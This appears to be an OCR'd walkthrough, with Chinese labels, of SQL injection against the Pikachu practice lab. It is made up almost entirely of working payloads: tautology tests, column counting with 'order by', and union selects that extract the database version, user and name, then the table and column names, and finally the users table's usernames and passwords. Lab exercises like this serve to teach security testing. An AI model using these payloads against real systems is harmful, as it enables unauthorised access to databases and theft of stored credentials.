

allen’ or 1=1#




allen’ and 1=1#




判断数据表列数

allen’ order by 2 #使用二分法验证

allen’ union select @@datadir,version()#




allen' union select user(),database()#




爆破当前数据库中所有的表名称信息：pikachu

allen' union select group_concat(distinct table_name),2 from information_schema.columns where table_schema=database()#



爆破当前数据库中的users表列字段名称信息：users

allen' union select group_concat(distinct column_name),2 from information_schema.columns where table_schema=database() and table_name='users'#



爆破user表

allen’ union select concat(id,username,password,level),2 from users#